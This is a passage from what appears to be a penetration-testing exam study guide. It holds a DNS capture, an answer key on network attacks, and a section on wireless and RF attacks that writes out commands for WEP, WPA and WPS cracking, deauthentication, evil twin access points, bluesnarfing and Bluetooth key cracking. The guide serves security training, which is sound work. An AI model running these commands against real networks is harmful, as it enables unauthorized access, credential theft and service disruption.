Transaction ID: 0x670e
...
Queries
hotmail.com: type A, class IN
  Name: hotmail.com
  [Name Length: 21]
  [Label Count: 3]
  Type: A (Host Address) (1)
  Class: IN (0x0001)
Answers
messenger.hotmail.com: type CNAME, class IN, cname
  messenger.hotmail.geo.msnmessenger.msn.com.akadns.net
  Name: messenger.hotmail.com
  Type: CNAME (Canonical NAME for an alias) (5)
  Class: IN (0x0001)
  Time to live: 3495
  Data length: 55
  CNAME: messenger.hotmail.geo.msnmessenger.msn.com.akadns.net
```

D.

```
Terminal — bash — 70x26
Domain Name System (Response)
[Request In: 4824]
[Time: 0.108108000 seconds]
Transaction ID: 0x346c
...
Queries
messenger.hotmail.com: type A, class IN
  Name: messenger.hotmail.com
  [Name Length: 21]
  [Label Count: 3]
  Type: A (Host Address) (1)
  Class: IN (0x0001)
Answers
messenger.hotmail.com: type CNAME, class IN, cname
  messenger.hotmail.geo.msnmessenger.msn.com.akadns.net
  Name: messenger.hotmail.com
  Type: CNAME (Canonical NAME for an alias) (5)
  Class: IN (0x0001)
  Time to live: 3495
  Data length: 55
  CNAME: messenger.hotmail.geo.msnmessenger.msn.com.akadns.net
```

3.2 ANSWERS

1. **B** NBNS is not going to be seen externally, SNMP is on port 161 (not identified in scanning), and SSL stripping only applies if traffic can be intercepted between a legitimate client and the target environment, which means the penetration tester would not only need to have an external vantage point, but one that resides between a legitimate client of the services exposed and the services themselves and that enables a successful man-in-the-middle attack.
2. **B** A NetNTLMv2 challenge hash cannot be used in a pass-the-hash attack. It must be cracked in order to be used for further attacks. Review the “Name Resolution Exploits” section for more details.
3. **D** SNMP uses community strings. Review the “SNMP Exploits” section for more details.
4. **B** Bailiwick checks prevent DNS servers from caching entries from domains that do not match the responding authority. Review the “Scenario: Cache Poisoning” section for details.
5. **A B** FTP and SNMPv1 are typically in plaintext. Review the sections “FTP Exploits” and “SNMP Exploits.”
6. **A** Dig queries for an A record if no arguments are specified. The syntax returned would appear as in choice A. Refer to the “DNS Attacks” section for a review of DNS record types.
7. **C D** Mail servers should not accept requests from outside that claim to be from inside, and vice versa. Review the “SMTP Exploits” section for further details.
8. **B** The domain-dumped hash can be used for pass-the-hash attacks. Review the “Pass-the-Hash” section for more details.
9. **C** NBNS/LLMNR poisoning does not add anything to the client that makes the original request. However, DNS cache poisoning relies on the DNS server caching the bogus values and serving them to subsequent queries for that site against that DNS server. Review the “Scenario: Cache Poisoning” section.
10. **A D** Clusters may depend on ARP entries for failover. Targeting cluster members with gratuitous ARP requests may inadvertently cause disruption. Additionally, hosts subjected to a man-in-the-middle attack may experience a denial of service condition if the attacking system stops the attack without resetting the ARP entries—at least until the cache entries expire. Review the “ARP Spoofing” section as needed.

- 11.** **D** No record was returned, meaning the DNS in question does not have the entry that was requested in the cache. Review the “Scenario: Cache Snooping” section for additional examples of cached DNS entries.
- 12.** **A** The transaction ID (query ID), question (query), and port must match the original request. Review “Example Two” in the “Scenario: Cache Poisoning” section.



Objective 3.3 Given a scenario, exploit wireless and RF-based vulnerabilities

Testers will typically require specialized equipment, including antennae and radios for interception and retransmission of nonwired signals, special software or hardware for interpreting the data from specialized technology, or hardware designed to clone the data stored on identification badges to new badges. As technology changes fairly regularly, it is unlikely that the specifics of hardware will be tested on the exam. However, it is worth researching these technologies to be a competent penetration tester. Typically, these are the concerns for wireless testing:

1. Wireless IPS systems that detect and disrupt wireless attacker devices
2. Certificates
3. Encryption
4. Proximity and signal strength
5. The presence or absence of clients connecting to a wireless network

Testers will typically want to listen to the wireless traffic in order to gather this type of information in order to plan attacks:

1. Channels in use
2. SSIDs, if advertised
3. Information about clients that are connected
4. Wireless implementation in use
5. Encryption type in use

Wireless Network Types

Different implementations of wireless networks use encryption keys differently and have different encryption standards. Various protocol weaknesses may enable a tester to gain access to wireless networks. To test wireless networks, a tester typically listens on commonly used frequencies using an antenna to identify wireless networks in the area. A tool like Kismet will identify details such as

- Signal strength, which indicates the physical proximity the tester must use for the attack
- Channels, which allow multiple APs to operate in the same area
- Number of connected clients, which determines the success of certain kinds of attacks that require interaction and provide MAC addresses for spoofing
- Wireless network types (open, WEP, WPA, WPA2, WPS), which determine what kinds of attacks are most likely to succeed.



KEY TERM A **wireless access point (WAP)** is sometimes also referred to simply as an access point (AP). It is a hardware device that allows clients to connect wirelessly to a wired network.

Open

When networks require no password or other access controls to connect to an AP, it may be possible to connect to the network and observe unencrypted traffic from other hosts on the network. At the point a tester is connected to an open network, regular network and host-based attacks apply.

WEP

WEP stands for Wired Equivalent Privacy. It is an older standard that is occasionally still used. However, it is prohibited for use in card-processing systems according to PCI standards as of 2008.

Key Facts

- WEP uses RC4 stream ciphers.
- It uses a shared secret key.
- It uses initialization vectors (IVs) and a CRC checksum.
- WEP is vulnerable to replay attacks.
- Weak entropy from a 24-bit IV means the encryption can be cracked if enough packets are collected.
- The keyspace is limited—typically a 56- to 128-bit key, and it can't use AES.

How It Works

When a shared key is used, a client sends an authentication request to the AP, and the AP replies with a challenge in plaintext. The client encrypts that challenge using the WEP key and sends it back as part of another authentication request. The AP decrypts the response and, if it matches the original plaintext, it lets the client connect.

After the connection is complete, that WEP key is used for encrypting all of the subsequent data frames using an RC4 stream cipher. Use of an IV is designed to prevent repetition of the ciphertext using the key within the stream. However, the IV is only 24 bits, meaning that it will repeat and can be cracked over a reasonable number of packets.

Scenario: WEP

Here is a general possible scenario of an attack against WEP:

1. Use airodump-ng to capture traffic.
2. Use aireplay to replay an ARP packet, or use a fragmentation attack to expedite the IV capture process.
3. Once enough IVs have been captured, crack the IV into a usable password with aircrack-ng.

WPA

WPA stands for Wi-Fi Protected Access. It is a later standard than WEP, and it is based on the 802.11i standard. [Table 3.3-1](#) lists the versions of WPA.

TABLE 3.3-1 WPA Variants

WPA Type	Distinguishing Characteristics
Personal	<p>WPA-Personal, WPA2-Personal, WPA3-Personal, also known as WPA-PSK</p> <ul style="list-style-type: none"> • Implements TKIP for encryption • Uses a dynamic PSK • Like WEP, uses RC4 stream ciphers
Enterprise	<p>WPA2-Enterprise and WPA-Enterprise</p> <ul style="list-style-type: none"> • Implements RADIUS instead of TKIP • WPA-Enterprise uses RC4 stream ciphers, where WPA2-Enterprise can implement AES-based encryption.



ADDITIONAL RESOURCES WPA3 also exists, but it's very new and still changing rapidly. The paper "Dragonblood: A Security Analysis of WPA3's SAE Handshake" details some of the security research into this evolving technology (<https://papers.mathyvanhoef.com/dragonblood.pdf>).

Key Facts

- WPA uses RC4 ciphers. WPA2 is the first version to allow the use of AES-based encryption.
- Authentication can be handled by PSK (pre-shared key) or with an authentication provider, as with RADIUS.
- WPA-Enterprise implementations require the use of RADIUS.
- PSK implementations use TKIP for encryption. TKIP was deprecated in the 2012 revision of the 802.11 standard.



KEY TERM **Remote Authentication Dial-in User Service (RADIUS)** is an authentication protocol that uses the 802.1x standard. It secures individual connections with user-unique sessions to the wireless access point, making it harder to compromise the key.

How It Works

Wireless clients (also referred to as supplicants) and APs (also referred to as authenticators) have a PSK. The PSK is the passphrase that the AP expects from the client in order to get on the network. With TKIP, attackers will target the Pairwise Master Key (PMK), which is a shared secret key derived from the PSK. Because of weaknesses in the four-way handshake that TKIP uses, it is possible to crack the PSK from this information. TKIP's pre-shared key can be 8 to 63 characters in length. As with most systems, when short passwords are used, they may be easier to crack.

- Clients and APs use the PSK to derive the PMK, a shared secret key.
- The PMK is used to derive a Pairwise Transient Key (PTK) to encrypt data between the client and the AP.
- The PTK only lasts until the session ends.
- A group transient key (GTK) is used for broadcast traffic on the wireless network.

The PSK is not transmitted. Instead, the supplicant and the authenticator use the PSK to generate a PMK. The PMK is created using the PSK and a pseudo-random function called Password-Based Key Derivation Function #2 (PBKDF2). In this case, it uses the PSK, the SSID of the AP, and 4,096 iterations to derive a 256-bit PMK:

```
PMK = PBKDF2 (HMAC-SHA1, PSK, ssid, 4096, 256)
```



ADDITIONAL RESOURCES More information about HMAC-SHA1 is in RFC2104 at <https://tools.ietf.org/html/rfc2104>.

The supplicant and the authenticator can independently derive this PMK value, which is used to generate a PTK. The PTK is used to encrypt data across the wire and lasts for the entire session—it is regenerated for each new session. To mutually generate the PTK, the supplicant and the authenticator need the following information:

- The PMK
- The ANonce
- The SNonce
- The AP MAC address
- The supplicant MAC address

In TKIP, all of this information (except the PMK) is exchanged in plaintext. If a tester is able to intercept the first two parts of a TKIP handshake, it is enough information for a tool like aircrack-ng to use for cracking. The TKIP four-way handshake looks something like this:

1. The authenticator sends a nonce (the ANonce) to the supplicant. This is sent in plaintext and includes a message integrity code (MIC) and a key replay counter (KCR) that are designed to make replay attacks and tampering impossible.
2. The supplicant now has all of the information it needs to generate the PTK. It responds to the AP with its nonce (the SNonce), a MIC, and the same KCR.
3. The AP verifies all of the information; generates a GTK, which can be used to encrypt all broadcast traffic; and sends another MIC.
4. The supplicant verifies all of the information and sends an ACK to the AP, finishing the connection.

With RADIUS, authentication is handled by a separate provider. The AP will typically direct clients toward a RADIUS server that handles the authentication process. At this point, the tester must attack the RADIUS server directly or use something like an evil twin attack.

Scenario: TKIP

Here is how an attack against WPA using TKIP might work. Each attack is discussed in subsequent sections of this chapter.

1. Deauthenticate a client from the wireless network.
2. Capture the four-way handshake with airodump-ng once the client reconnects.
3. Repeat if needed.
4. Crack the PSK from the handshake using aircrack-ng and a wordlist.

Scenario: RADIUS

Attacking a RADIUS-based system in order to get credentials is a bit trickier.

1. Set up an evil twin AP and a bogus RADIUS server using something like EAP Hammer.
2. Convince the user to connect to the evil twin AP.
3. Use that AP to direct them to the bogus RADIUS server.

4. Social-engineer the user into accepting a fraudulent certificate from the bogus RADIUS server.
5. Take the client challenge hash generated by the connection and crack it offline using a password-cracking tool (such as hashcat) and a dictionary.



ADDITIONAL RESOURCES Read more about the tool EAP Hammer at <https://github.com/s0lst1c3/eaphammer>.

Wireless Network Attacks

In the case of wireless networks, no physical controls block interception of the network traffic. A tester only needs proximity to intercept wireless traffic. Specialized hardware or software may facilitate attacks against wireless protocols.

Evil Twin

An evil twin attack is designed to entice users to connect to a rogue wireless access point in order to enable eavesdropping on wireless communications occurring through that device.

Key Facts

- This attack only works if there are active clients connecting to an access point.
- Setting up an evil twin will disrupt outbound traffic for any connected clients unless the evil twin has the same outbound network access as the legitimate AP.
- This only works for man-in-the-middle (MitM) attacks if the target client is connected to the evil AP and the evil AP allows connection to a resource the target client needs to access.
- Wireless IPS systems may watch for malicious SSIDs in order to deauthorize them.
- Depending on the software used to manage the client's wireless connection, an evil twin attack may involve a component of social engineering to convince clients to connect to the evil twin instead of the legitimate AP.

How It Works

Wireless supplicants can remember the APs they have used. Most are designed to reconnect automatically to allow clients to roam from one AP to another with minimal disruption. One way they do this is by using the SSID. If a supplicant is disconnected, it will attempt to reconnect to the same SSID that it connected to before. However, if a new AP appears with a stronger signal and the same name, the supplicant will likely choose the new AP without knowing better. Thus, boosting signal strength or reducing proximity to the target can help this attack succeed. Be aware there are laws, regulations, and physical limits of hardware that apply to how much a signal can (or should) be boosted.

Typically, an evil twin attack targets the PSK at the client by encouraging connection to an evil AP. However, the end goal is to get access to the target wireless LAN (WLAN). It is possible to target the wireless supplicant with this attack by establishing an evil AP and using that wireless connection to target the supplicant by using network or host-based exploits. A tester might attempt this in order to steal certificates from the client, for example.



EXAM TIP Be aware that if certificates are being used to secure the wireless network, bogus certificates may cause user pop-ups when an evil AP is used.

Scenario: Evil Twin AP

1. Sniff existing wireless traffic using airodump-ng or Kismet to identify SSIDs of APs in the area.
2. Using the data from the capture, identify clients that are connecting to one of the SSIDs in order to select a target AP for copying.
3. Create an evil twin AP with the same SSID as the target AP and make sure, through proximity or signal boosting, that the strength of the evil AP is more desirable to the target client than the real AP. This can be done with hostapd or airbase-ng:

```
# airbase-ng -a <bssid> --essid <wireless name> -c <channel>
<interface>
```

4. Deauthenticate the target client until it disconnects from the real AP and possibly connects to the evil AP.

5. Proceed with other attacks (against WEP, WPA, clients, or others) as needed once client connection to the evil AP has been established.

Scenario: KARMA Attack

Wireless supplicants maintain a preferred network list (PNL). This is a list of the SSIDs that the supplicant remembers from prior associations. Some wireless clients advertise this information when they are not connected. Testers can choose to copy one of these PNL SSIDs in order to conduct an evil twin attack. The goal would be to get a client to connect to the evil twin so that the tester can attempt further exploitation against the target.

1. Sniff existing wireless traffic for the advertisement of PNLs from wireless supplicants that are not currently connected to a network.
2. Choose one of the SSIDs requested and set up an evil AP.
3. Since the SSID being requested will not be in the same area, the wireless supplicant should connect to the evil AP.



EXAM TIP KARMA attacks fundamentally target the client. Here's an example to put this in perspective: Suppose someone usually connects a laptop to a wireless network at home. The tester spots this person in a target organization's lobby, where the laptop is not connected to any wireless network. That laptop may broadcast its PNL, including the home SSID. The tester can use a KARMA attack to get that laptop to connect to an evil AP, but to what end? If the tester can crack the PSK for that wireless network, it's only useful if the tester knows where that user lives and can try to connect to the real AP for that SSID.

Downgrade Attack

Downgrade attacks occur whenever a protocol negotiation is possible. Implementations that allow backward compatibility may allow attackers to encourage use of a weaker protocol. The same is true of wireless networks. In the case where a client supports both WPA2 and WPA for backwards compatibility, a tester may be able to use an evil AP configured to use WPA to convince the client to connect. By using weaknesses in the WPA protocol, the tester may be able to more easily crack the PSK than if WPA2 were

used.

Cross-Reference

Downgrade attacks within the context of SSL are discussed in [Objective 3.2](#) in the “SSL Stripping” and “Downgrade Attacks” sections.

Deauthentication Attacks

Wireless networks include a mechanism by which a supplicant can send a request to end a session to an authenticator. This deauthentication frame tells the authenticator AP to disconnect the MAC address of the requester.

Key Facts

1. Used by wireless IPS systems for enforcement against rogue devices.
2. Can be done with any wireless replay application, including aireplay-ng, aircrack-ng, scapy, and others.
3. Used as part of many other kinds of attacks, such as to force a supplicant to reauthenticate so that the tester can capture the handshake.
4. Can create a denial of service condition if repeated.
5. Testers should be careful about the options used for the tools that run this attack. Using the wrong flag can deauthenticate all supplicants to an AP, instead of only a single target.
6. Discuss disruptive attacks with the target organization and verify these are okay within the rules of engagement.

How It Works

A tester can spoof the MAC address of a target client in order to send a forged deauthentication frame to the AP, which will end the target supplicant’s session. In addition to the ability to transmit wirelessly and a tool to send wireless packets, the following information is needed to complete this attack:

- The MAC address of the AP (gathered by wireless sniffing)
- The MAC address of the target supplicant (if targeting a single supplicant)
- The name of the wireless adapter on the penetration testing system

Suppose that the penetration tester's wireless adapter is named wlan0, the AP has the MAC address aa:bb:cc:dd:ee:ff, and the target supplicant has the MAC address 11:22:33:44:55:66. The following command in aireplay-ng would deauthenticate the supplicant:

```
aireplay-ng -0 1 -a aa:bb:cc:dd:ee:ff -c 11:22:33:44:55:66 wlan0
```

The -0 flag sets deauthentication mode. The 1 in this example specifies the number of deauthentication requests to send. This can also be done with wireless attack devices, such as the Pineapple rogue access point or even specifically configured Android devices.



ADDITIONAL RESOURCES Visit the Hak5 WiFi Pineapple product site at <https://shop.hak5.org/pages/wifi-pineapple> for more information.

Scenario: Deauthentication Attack

A tester wishes to capture the four-way TKIP handshake in order to gather enough information to crack the PSK on a WPA2 network. To do so, the tester sets up a wireless sniffer, then uses the collected MAC addresses of the authenticator and the target supplicant to execute a deauthentication attack against the supplicant. As a result, the supplicant's session ends, and it re-establishes its connection automatically, allowing the tester to sniff the authorization handshake.

Fragmentation Attacks

Fragmentation attacks are used to attack the pseudo-random generation algorithm (PRGA) for WEP. If enough samples of packets can be gathered and the tester can get around 1500 bytes of the PRGA, the tester can forge new packets for various injection attacks.

Key Facts

- Attacks the PRGA.
- Uses the PRGA to forge packets.

- Injecting forged packets forces faster IV generation for WEP attacks.

How It Works

Normally, collecting enough IVs to crack WEP can take a very long time. However, if the penetration tester can get enough of the PRGA to forge packets for injection into the traffic, it's possible to force new IVs to be generated with each injection. To do this, the tester starts by obtaining small parts of the keying material from packets. The tester can send ARP or LLC packets with known content to the AP. If the AP returns the packet successfully, then even more keying information becomes available. When this process is repeated enough times, the tester can get enough of the PRGA to forge packets for injection into the traffic.



ADDITIONAL RESOURCES For the Aircrack-ng documentation of fragmentation attacks, visit <https://www.aircrack-ng.org/doku.php?id=fragmentation>.

Scenario: Fragmentation Attack to Generate IVs for WEP Cracking

Reference [Table 3.3-2](#) for values used in the following examples.

TABLE 3.3-2 Sample Values for Fragmentation Attack Scenario

Description	Value
AP MAC	86:75:30:99:99:99
Penetration tester's MAC	ba:ad:ba:be:13:37
Penetration tester's wireless interface	wlan0

1. Dump wireless traffic:

```
airodump-ng --bssid 86:75:30:99:99:99 --channel 1 --write my-
dump wlan0
```

2. Obtain the PRGA by waiting for this to capture enough of a usable packet, then use it to determine the PRGA. (Repeat as necessary.) When the PRGA is found, it will save it as <filename.xor>.

```
aireplay-ng -fragment -b 86:75:30:99:99:99 -h ba:ad:ba:be:13:37  
wlan0
```

3. Forge a new packet:

```
packetforge-ng -0 -a 86:75:30:99:99:99 -h ba:ad:ba:be:13:37 -k  
255.255.255.255 -l 255.255.255.255 -y <filename.xor from above>  
-w my-packet
```

- **-0** flag creates an ARP packet.
- **-a** is the target AP MAC.
- **-h** is the penetration tester MAC address.
- **-k** and **-l** are the destination and source IP addresses.
- **-y** is the keystream filename (created in Step 3).
- **-w** is the output file this command creates.

4. Inject the packet into traffic to get new IVs.

```
aireplay-ng -2 -r my-packet wlan0
```

- **-2** is the reply option.
- **-r** is the packet file to read in.

5. Crack with aircrack-ng.

```
aircrack-ng my-dump.cap
```

Credential Harvesting

Plaintext credentials may be transmitted over the network. If a tester is able to connect to a wireless network and successfully configure a MitM attack, it may be possible to sniff these credentials. Many of the attacks in the other sections of this objective apply equally to wired and wireless scenarios once a tester is able to access to the WLAN. But one somewhat unique case that is worth considering is the use of captive portals.

Captive portals are used to authenticate wireless clients on open networks. These are used very often in hotels, for example. To use this, a user would select the AP for their wireless access, then browse to a web page where they are redirected to a captive portal in order to supply credentials to gain access to the wireless network. When this is the case, a penetration tester might use an evil twin attack in combination with a faux portal to steal legitimate credentials from a user in order to get access to the wireless network using a captive portal.

To do this, a tester would need to configure a web server and a web page that collects credentials, and then route connected clients to that page to collect their credentials. This attack is equal parts social engineering and wireless attack, as getting the wireless client to connect to the website would involve some manipulation of the wireless network—likely an evil twin attack.

WPS Implementation Weakness

Wi-Fi Protected Setup (WPS) is a protocol for setting up secure wireless networks. It was designed to make it easier to add hosts to the network for larger implementations. Home wireless network devices that involve pushing a button to make a quick connection are often implementing WPS. But with every new layer of technology comes new weaknesses for exploitation.

Key Facts

- Works for WPA/WPA2 networks using PSK, but not WEP.
- Relies on an eight-digit numerical PIN that is either transmitted or input during setup.
- Attacks typically involve cracking this PIN.
- WPS not supported by Apple iOS and OS X.
- Vulnerable implementations use a weak random number generator for encryption.

How It Works

There are several ways to initiate a WPS connection between two devices:

1. Push a button:

- By pressing a button on the AP, then selecting the device from a wireless client, or
- By pressing a button on the AP and on the wireless client, it initiates the connection from both devices.

2. PIN:

- Enter a PIN from the AP into the client, or
- Enter a PIN from the client into the AP

3. Near field communication (NFC)

In the case where the PIN is recorded on a label on the device, breaches in physical security make it easy to gain access to the wireless network. OSINT reveals these PINs in the background of photographs taken in server rooms sometimes, too. But there are logical attacks that apply as well.

In each case, the device that is seeking to join a wireless network (the enrollee) and the device that has the authority to connect a device to that network (the registrar) have to establish that each knows the PIN during a handshake. A common handshake will start

with a Diffie-Hellman exchange, followed by this proof. The proof that the client and the AP know the PIN happens in two parts. The 8-digit PIN is split into two 4-digit chunks. The registrar first proves that it knows the first half of the PIN, then the enrollee does. Once this is complete, the same happens for the second half of the PIN. Unfortunately, even though all of this is protected by encryption, there are still many implementations that use a weak random number generation algorithm for encryption.



EXAM TIP For WPS, the registrar and enrollee can be a wireless device or an AP. In a traditional configuration, where a cell phone and a laptop are trying to connect to a wireless router, the router would be the registrar and the laptop and phone would be the enrollees. However, usually, this is reversed for WPS. A wireless router would have a WPS button that makes it the enrollee, while the cell phone and the laptop would be registrars.

Scenario: Brute Force

In 2011, Stefan Viehböck published an online brute-force attack for WPS. Brute forcing involves attacking each half of the PIN separately. Since the connection negotiation will terminate if the enrollee fails to verify that it knows the first half of the PIN, this provides an attacker with a quicker mechanism to eliminate much of the guesswork to identify the PIN. In other words, if an attacker guesses 1234 and that guess fails, it immediately eliminates 12340000 through 12349999 from valid possibilities for the PIN during the first half of PIN verification.

To make this even simpler, the eighth bit is a check digit that is derived from the other seven digits, so it's really a seven-digit PIN. Once an attacker makes it to the latter part of the handshake where each participant proves that it knows the last four digits of the PIN, the attacker only needs to know three of the last four digits, because the fourth is calculated from the rest. This means, with fewer than 12,000 guesses, it's possible to identify the full eight-digit PIN. This may still take several hours to complete, but it's certainly achievable in a short enough time frame to make it attractive for attack. Some vendors have implemented WPS lockouts and lockout delays to make this attack less attractive or to prevent it entirely. It may be possible to bypass these lockouts, but it adds time and complexity to the attack.



ADDITIONAL RESOURCES The archives at hack.lu contain an excellent presentation describing the nature of the WPS handshake and the brute-forcing process. Dominique Bongard's presentation "Offline Bruteforce Attack on WiFi Protected Setup" can be found at

http://archive.hack.lu/2014/Hacklu2014_offline_bruteforce_attack_on_wps.pdf.

These attacks do not work on all networks. Two tools that implement this attack are Reaver and Bully. Bully selects randomized values to attempt to identify a PIN, whereas Reaver increments through values in an orderly fashion. So, depending on what the PIN is and where the test starts, the tools may give different results in terms of speed. Also, not all attacks work with Reaver, especially with some antenna chipsets, so it may be effective to try both tools if the other does not work. Dominique Bongard has released a list defining which tool works best based on wireless implementation according to his research. This is linked from the Reaver GitHub documentation page (<https://github.com/t6x/reaver-wps-fork-t6x>).

Bully Example

1. Put the wireless interface into monitor mode for your interface (in this case, wlan0mon):

```
airmon-ng start wlan0mon
```

2. Identify a target using wash:

```
wash -i wlan0mon
```

3. Attack with Bully:

```
root@kali:~# bully wlan0mon -b ba:ad:ba:be:13:37
[!] Bully v1.1 - WPS vulnerability assessment utility
[P] Modified for pixiewps by AAnarchYY(aanarchyy@gmail.com)
[!] Using '86:75:30:99:99:99' for the source MAC address
[+] Datalink type set to '127', radiotap headers present
[+] Scanning for beacon from 'ba:ad:ba:be:13:37' on channel 'unknown'
[+] Got beacon for 'TestNet (ba:ad:ba:be:13:37)'
[+] Switching interface 'wlan0mon' to channel '11'
[!] Beacon information element indicates WPS is locked
[!] Creating new randomized pin file '/root/.bully/pins'
[+] Index of starting pin number is '0000000'
[+] Last State = 'NoAssoc'    Next pin '54744431'
```

If a lockout occurs, Bully may display a message like this:

```
[!] WPS lockout reported, sleeping for 43 seconds ...
```



ADDITIONAL RESOURCES Documentation about the tool and its use can be found on the Kali website at <https://tools.kali.org/wireless-attacks/bully>.

Reaver and Wash Another tool for WPS brute forcing in Kali is Reaver. Ideally, a tester would scan for a WPS setup first using a tool like Wash. First, scan using a monitor mode interface on channel 6, and ignore checksum errors. Then run Reaver against the identified target network:

```
wash -i mon0 -c 11 -C
BSSID          Ch  dBm  WPS  Lck  Vendor      ESSID
-----
BA:AD:BA:BE:13:37    11  -73  1.0  No   Unknown    TestNet

root@kali:~# reaver -i wlan0mon -b BA:AD:BA:BE:13:37 -v
Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from BA:AD:BA:BE:13:37
[+] Associated with BA:AD:BA:BE:13:37 (ESSID: TestNet)
[+] Trying pin 86753099
```



EXAM TIP Reaver may be more stable if combined with the --no-nacks or -N flag. So that is sometimes included in command-line examples.

Scenario: Pixie Dust

Brute force can take a while, especially if timeouts and locks are implemented. The pixie dust attack takes advantage of weak nonce generation algorithms in certain vendors. Since some vendor implementations use predictable nonces (or even blank ones), if a tester has these nonce values, it is possible to generate hashes until they match the hash values from the WPS negotiation to reveal the PIN. This attack is much

faster than brute forcing and can complete in minutes rather than hours.

1. Put the wireless interface into monitor mode for your interface (in this case, wlan0mon):

```
root@kali:~# airmon-ng start wlan0mon
```

2. Identify a target using wash:

```
root@kali:~# wash -i wlan0mon
```

3. Make sure that pixiewps is also installed.

4. Execute Reaver with the -K flag (-K, -Z, and --pixie-dust are all valid). This will run the attack by passing known nonces from the Ralink, Broadcom, and Realtek detected chipsets to pixiewps.

```
root@kali:~# reaver -i wlan0mon -b BA:AD:BA:BE:13:37 -c 11 -K
```

5. The tester then should run Reaver with the -p option using the resulting cracked PIN to get the WPA passphrase.

Scenario: Static PINs

While this shouldn't happen, it can. Testers may be able to identify implementations using static PINs derived from device information such as the MAC address or device serial number. Here is an example of a site where someone has written a script to generate PINs based on one vendor:

<https://packetstormsecurity.com/files/123631/ARRIS-DG860A-WPS-PIN-Generator.html>



ADDITIONAL RESOURCES There are many valid attacks against wireless networks that are not covered here. The whitepaper "Attacks Against the WiFi Protocols WEP and WPA" by Caneill and Gilis (<https://matthieu.io/dl/wifi-attacks-wep-wpa.pdf>) contains additional attack examples.

Other Wireless Attacks

Not all wireless devices use the same protocols for communication. In addition to the wireless attacks discussed earlier in this objective, there are a number of other attacks

that penetration testers may need to understand for testing these types of devices. This includes Bluetooth devices, devices that use Radio Frequency Identification (RFID), and other radio frequencies for communication.

Bluetooth

Bluetooth is one of the ways things like wireless keyboards, headsets, and mice work. It's a wireless technology designed to operate over short distances (around 30 feet), but can be amplified, as is the case for class 1 transmitters, up to 100 meters. As less distance requires less power, computer peripherals are likely to use the more limited range.

Key Facts

- Generally, the attack requires the tester to be within close range of the target device.
- Can be used as part of social engineering to distribute malware.
- Mitigated when Bluetooth devices are not in discoverable mode.
- Attacks often focus on
 - Vulnerable Bluetooth implementations
 - Guessable or brute-forceable PINs
 - Pairing

How It Works

Bluetooth can communicate device to device without any security at all, or with varying degrees of encryption to protect the communications. For each of these scenarios, it can also operate either paired or unpaired. The process of pairing determines what each device's capabilities are to get them talking, and often implements some degree of authorization for the connection between two devices. This can be a mutually displayed PIN, where both devices show the same value, and the user confirms it to establish the connection; a traditional passkey entry, where a PIN displayed on one device is entered into the other; a default PIN, where the PIN is zeroed out or statically set to a known shared value; or through out-of-band communications like NFC.

If an attacker is able to guess or intercept the PIN, it may be possible to pair with a device and access its information remotely. Sniffing this pairing process may also yield valuable information to an attacker, who could use weaknesses in the protocol version or in the implementation of encryption. A dedicated penetration tester could make a

deep dive into this protocol and discover a lot about the security of IoT.



ADDITIONAL RESOURCES Duo Security Decipher published an article by Mark Loveless called “Understanding Bluetooth Security” that describes much of this very well and can be found at <https://duo.com/decipher/understanding-bluetooth-security>.

Device Discovery

Sometimes referred to as Blueprinting, this is the process of discovering and fingerprinting Bluetooth devices. This can be done with any Bluetooth-enabled device or with something like hcitool and blueranger or bluelog in Kali Linux. The tool redfang is a proof of concept to try to identify nondiscoverable Bluetooth devices.



ADDITIONAL RESOURCES For Kali Linux Bluetooth references, visit <https://tools.kali.org/tag/Bluetooth>.

For Ubertooth, a development platform for experimenting with Bluetooth, visit <http://ubertooth.sourceforge.net>.

Scenario: Bluejacking

Bluetooth is designed to facilitate quick sharing of data, like business cards, for example, from device to device. Bluejacking abuses discoverable Bluetooth devices and sends unsolicited messages to them. In a minor version of this, people have modified business card templates to send them to discoverable vulnerable Bluetooth devices such that social messages, advertising, or propositions will pop up. These are mostly annoyances. However, since this is an unexpected avenue for social engineering, it may also be used to entice a victim into clicking on a malicious URL or downloading malware as part of social engineering.

Scenario: Bluesnarfing

Bluesnarfing is the process of eavesdropping on Bluetooth devices or stealing information from Bluetooth-enabled devices. Vulnerable devices may allow a tester to retrieve files such as photos, e-mails, or other data based on guessed or known filenames. The Bluesnarfer tool in Kali is one example of a tool to do this. Here's an example of Bluesnarfer usage that will get device information from a targeted, discoverable Bluetooth device:

```
root@kali:~# bluesnarfer -b BA:AD:BA:BE:13:37 -i  
device name: iPhone
```

Other built-in options include the ability to get or delete phone book entries, search for data in a phone book, review dialed or received calls, and perform custom commands.



ADDITIONAL RESOURCES For a description of the Kali Linux Bluesnarfer package, visit <https://tools.kali.org/wireless-attacks/bluesnarfer>.

Scenario: Key Bruting

Some versions of Bluetooth allow an attacker to brute-force or guess the keys used during the pairing process in order to spy on encrypted communications within a Bluetooth session. To use this tool, a tester would make a packet capture of the traffic and run it through crackle to decrypt keys. An example of using crackle is as follows:

```
root@kali:~# crackle -i <ltk-exchange pcap> -o <output pcap>
```



ADDITIONAL RESOURCES For a description of the crackle package in Kali Linux, visit <https://tools.kali.org/wireless-attacks/crackle>.

RFID Cloning

RFID uses electromagnetic waves to track and identify specific tags. RFID is used in credit card chips, passports, physical access systems, medical devices, farms, industrial and commercial contexts, and even for keyless entry systems. If the information needed to use an RFID device is transmitted wirelessly and intercepted, it may be possible to clone the original device so that it can be used.

Physical penetration tests are likely the most common scenario where this comes into play. Many controlled-access facilities (including hotels) rely on user badges that use some form of RFID to allow contactless or card tap authentication to grant access. These often grant different levels of access depending on the badge, much in the way that different physical keys access different physical locks and that different physical locks may share a master key. However, specialized testing does exist where, for example, a penetration tester may need to attack a keyless entry car fob for an auto manufacturer as part of security testing for a product.

Key Facts

- Often requires very close proximity to the device to gather the information to clone it.
- May require maintaining this proximity for some amount of time.
- Attacks require special equipment to read and to clone a device.
- Attacks do not work against all systems or devices.

How It Works

The simplest cards store an ID number and are read-only. The card number is anywhere from 3 to 10 bytes usually. No authentication is required to read. The card is waved within the proximity of a reader. The reader sends the information to a controller. The controller determines whether or not to act and then sends the signal for action to be taken accordingly. This ID number was set at the manufacturer and is not designed to be able to be changed on the cards.

However, this was never really convenient, so manufacturers created cards that allowed the end user to change the ID. This opened the door for card cloning, as any device that can read the card and write a new card can then reproduce that card for access. The controller is only checking the ID on the card unless a second factor (such as a PIN pad or biometric) is part of the access control system.

With the popularity of NFC in mobile devices, a physical card isn't even necessary. It may be possible to intercept a card's information using an NFC-enabled mobile

